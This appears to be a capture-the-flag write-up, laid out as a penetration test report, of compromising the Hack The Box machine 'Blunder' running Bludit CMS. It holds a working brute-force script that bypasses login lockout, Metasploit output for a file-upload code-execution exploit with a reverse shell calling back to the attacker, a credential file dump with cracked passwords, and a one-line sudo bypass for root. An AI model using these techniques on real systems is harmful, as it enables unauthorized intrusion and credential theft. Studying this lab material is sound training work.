

BLUNDER PENETRATION REPORT

June 24, 2020

Justin Guerrero, Independent
Github:
www.github.com/justinguerrero
LinkedIn:
www.linkedin.com/in/justinguerreromontana
Email:
justinguerrero@montana.edu
Tel:
1-406-493-7186

Table of Contents

Executive Summary

I, Justin Guerrero, took on the task from Hack The Box Penetration Labs to determine if a targeted system is secure. I will conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against the system in question, Blunder.
The goals of this simulated attack are

- Identify if a remote attacker could penetrate Blunders web service, Bludit
- Determine the impact of a security breach on:
    - Confidentiality of the company's private data
    - Internal infrastructure of Bludit web service and Blunders information system

My efforts were placed into identifying where security weaknesses could be exploited to allow a remote attacker to gain unauthorized access to the data and information stored on the organizations server. The attacks were conducted with the level of access that any general user of the website would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115[1] with all tests and actions being conducted under controlled conditions.

Summary of Results

Initial reconnaissance of the Blunder revealed various open ports and names of services the server used to host the web service. This provided a list of specific hosts to target for the assessment. A close examination of the host revealed the Bludit service ran on a password-protected http web service. After creating a custom wordlist from the client's webpage I was able to gain access to this interface by uncovering a password via brute-force.

An examination of the version of service Bludit was running revealed that it was vulnerable to remote code injection via a malicious photograph upload, which allowed interactive access with the underlying system. Once in the system I was able to find hashed passwords saved in the Bludit database due to lack of security guarding the database records. After cracking the hash I was able to login as a user into the system and elevate to root privileges, compromising the entire system.

Using the administrative privileges, I was able to target previously inaccessible content. This resulted in the ability read and change user data, control the entire system, and run any arbitrary commands.

Attack Narrative

Remote System Discovery

For the purpose of the assessments, Hack The Box provides minimal information outside of the operating system and the IP address: 10.10.10.191. The reasoning here is to simulate an adversary without any internal information.

In an attempt to identify the surface for the attack, I ran an initial ping scan and an nslookup command to check the status of the machine and the domain name (figure 1).



Figure 1 Information gathering.

With a response from the server but no domain name the next step I chose in the reconnaissance of this machine was to scan the network to see if I could pick up any information about the services it is running (figure 2).



Figure 2 nmap information gathering.

During the initial nmap scan I discovered the machine was hosting an http server for a website “A blunder of interesting facts”. This information led me to the website http://10.10.10.191/ (figure 3).



Figure 3 The website.

The initial scan of the website did not raise any flags or show any interesting paths such as a login screen or administrative tabs. What came next was to search for directories using a technique called “fuzzing” which, in a high level description, is used mostly as an automated technique to expose vulnerabilities in security-critical programs that might be exploited. I applied this technique to our webserver to see what I could find (figure 4).

Figure 4 fuzzing for directories

Website Reconnaissance

What was found was that there is a robots.txt file, which is normal for most websites, and a todo.txt file. I further inspected both to see the permissions for the website and what the todo file would show (figures 5 and 6).



Figure 5 Shows robots.txt permissions.

Figure 6 Shows a possible user of the website.

The robots file shows that all robots can access the website without restriction and the todo file unveils a possible user ID credential.

Admin Web Server Interface Compromise

Next I used the program Dirbuster to scan for directories that we may be able to use after the initial scan of the webpage. This may lead to possible administration logins or other vulnerabilities that would be worth exploring (figure 7). I uncovered a few directories, most of which are Bludit defaults. However, I identified an “/admin" directory and further investigated. As shown below the “/admin” extension led to a login page (figure 8).



Figure 7 Dirbuster page discovery.



Figure 8 Bludit login.

Creating the Exploit

To prepare the target for a brute-force attack against the user “Fergus” I compiled a custom wordlist based on the content on the http:/10.10.10.191/ webpage (figure 9). The wordlist consisted of 375 possible combinations, all of which were put through a customized brute force script (figure 10)

```
root@kali:~/Documents/HTB/Blunder# cewl -w wordlist.txt -d 10 -m 1 http://10.10.10.191/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Figure 9 Custom wordlist for user Fergus.

```
root@kali:~/Documents/HTB/Blunder# cat brute.py
#Code taken from www.fdlucifer.github.io/2020-06-05-blunder.html

import re
import requests
#from __future__ import print_function

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/root/Documents/HTB/Blunder/wordlist.txt')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0
.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

Figure 10 Bludit brute force mitigation bypass edit https://rastating.github.io/bludit-brute-force-mitigation-bypass/

The brute force attack uncovered the password “RolandDeschain” (figure 11), which is visible inside the “Stephen King” section of the webpage. This led to the entrance of the Bludit admin webpage to successfully gain unauthorized access to the protected portion of the website (figure 12).

```
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
()
```

Figure 11 Found Password



Figure 12 Fergus has the ability to post.

The user Fergus has the ability to post things to the webpage including text and image files, providing the initial foothold for the compromise of the system. Bludit version 3.9.0 allows remote code execution for an authenticated user by uploading a php file while changing the logo through /admin/ajax/upload-logo (figure 12).

5	CVE-2019-12548	94	Exec Code	2019-06-03	2019-06-04	6.5	None	Remote

Bludit before 3.9.0 allows remote code execution for an authenticated user by uploading a php file while changing the logo through /admin/ajax/upload-logo.

Figure 12 Bludit vulnerability.

Interactive Shell

As I stated above, the Bludit webserver has a vulnerability that leads to an interactive shell with the Linux system it runs on. Metasploit Framework has an exploit created for this particular vulnerability (figure 13).

```
root@kali:~/Documents/HTB/Blunder# searchsploit bludit
------------------------------------------------------------------------ ----------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------
Bludit - Directory Traversal Image File Upload (Metasploit)             | php/remote/47699.rb
Bludit 3.9.12 - Directory Traversal                                     | php/webapps/48568.py
bludit Pages Editor 3.0.0 - Arbitrary File Upload                       | php/webapps/46060.txt
------------------------------------------------------------------------ ----------------------
```

```
      =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search bludit

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Directory T
raversal Image File Upload Vulnerability


msf5 >
```

Figure 13 Searching the Metasploit and Searchsploit databases for vulnerability scripts.

Selecting the exploit, the only thing needed was the username, password, and remote host address. This allowed again unauthorized access to the machine, but this time in the form of a shell instead of just the webpage.

```
Module options (exploit/linux/http/bludit_upload_images_exec):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   BLUDITPASS   RolandDeschain   yes       The password for Bludit
   BLUDITUSER   fergus           yes       The username for Bludit
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       10.10.10.191     yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The base path for Bludit
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2


msf5 exploit(linux/http/bludit_upload_images_exec) >
```

```
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.25:4444
[+] Logged in as: fergus
[*] Retrieving UUID ...
[*] Uploading IuReAKAjxJ.png ...
[*] Uploading .htaccess ...
[*] Executing IuReAKAjxJ.png ...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.25:4444 → 10.10.10.191:38472) at 2020-06-24 13:57:26 -0400
[+] Deleted .htaccess

meterpreter > whoami
```

Figure 14 Setting up and starting the exploit.

Metasploit has its own shell program called “Meterpreter” that gives basic functionality to the user once the exploit has started, but has limited functionality. Consequently I was not able to use “sudo” or “su” amongst various other commands. Instead I spawned a python script to run a /bin/bash shell for better consistency (figure 15).

```
python -c "import pty;pty.spawn('/bin/bash')"
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

Figure 15 Spawning a /bin/bash shell.

After searching around folder directories, I uncovered an interesting directory that held data for another user, Hugo”. The directory “www/bludit/bl-content/databases” held the user information for the websites database and along with a hashed password for an additional user on the system. This ultimately led to further exploitation of the system (figure 16).

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Figure 16 User Hugo and hashed password.

Uncracking the Hash

The discovery of the hash was the first step in the puzzle, but there were no clear signs that pointed to the type of hash that was uncovered. To find what type of hash I was dealing with I used https://www.tunnelsup.com/hash-analyzer for analysis.
Once I identified the new found hash as SHA1 it was not hard to crack the password. John and Hashcat led to no promising results. Instead I navigated to https://www.hashes.com/en/decrypt/hash, a hash decoding service which revealed the cracked password, "Password120" (figure 17).

Figure 17 Hugo hash password cracked.

With the hash cracked I immediately turned back to our shell to try the new credentials I found for a privilege escalation, leading to the capture of the user.txt flag (figure 18, 19).



Figure 18 Privilege escalation to user Hugo.



Figure 19 User flag captured as user Hugo.

Administrative Privilege Escalation

There are many ways to elevate privileges in a Linux system, one of the most popular is a vulnerable kernel or bash version. The first thing I always check is what privileges the user has and what version of bash the system is running. When I run the command sudo -l I received a list of information pertaining to the particular user “Hugo” and find the privileges to run “(ALL, !root) /bin/bash” (figure 20). A quick search on google led to a vulnerability that is well known for root privilege (figure 21).



Figure 20 Capturing information on Hugo.

```
# Exploit Title : sudo 1.8.27 - Security Bypass
# Date : 2019-10-15
# Original Author: Joe Vennix
# Exploit Author : Mohin Paramasivam (Shad0wQu35t)
# Version : Sudo <1.2.28
# Tested on Linux
# Credit : Joe Vennix from Apple Information Security found and analyzed the bug
# Fix : The bug is fixed in sudo 1.8.28
# CVE : 2019-14287

'''Check for the user sudo permissions

sudo -l

User hacker may run the following commands on kali:
    (ALL, !root) /bin/bash


So user hacker can't run /bin/bash as root (!root)


User hacker sudo privilege in /etc/sudoers

# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash


With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash
```

Figure 10 Exploit for privilege escalation.

The vulnerability gives a quick and easy way to escalate privileges. One line, one command, and the entire system was compromised (figure 22).



Figure 21 Privilege escalation to root user.

Happy hunting.

-Justin.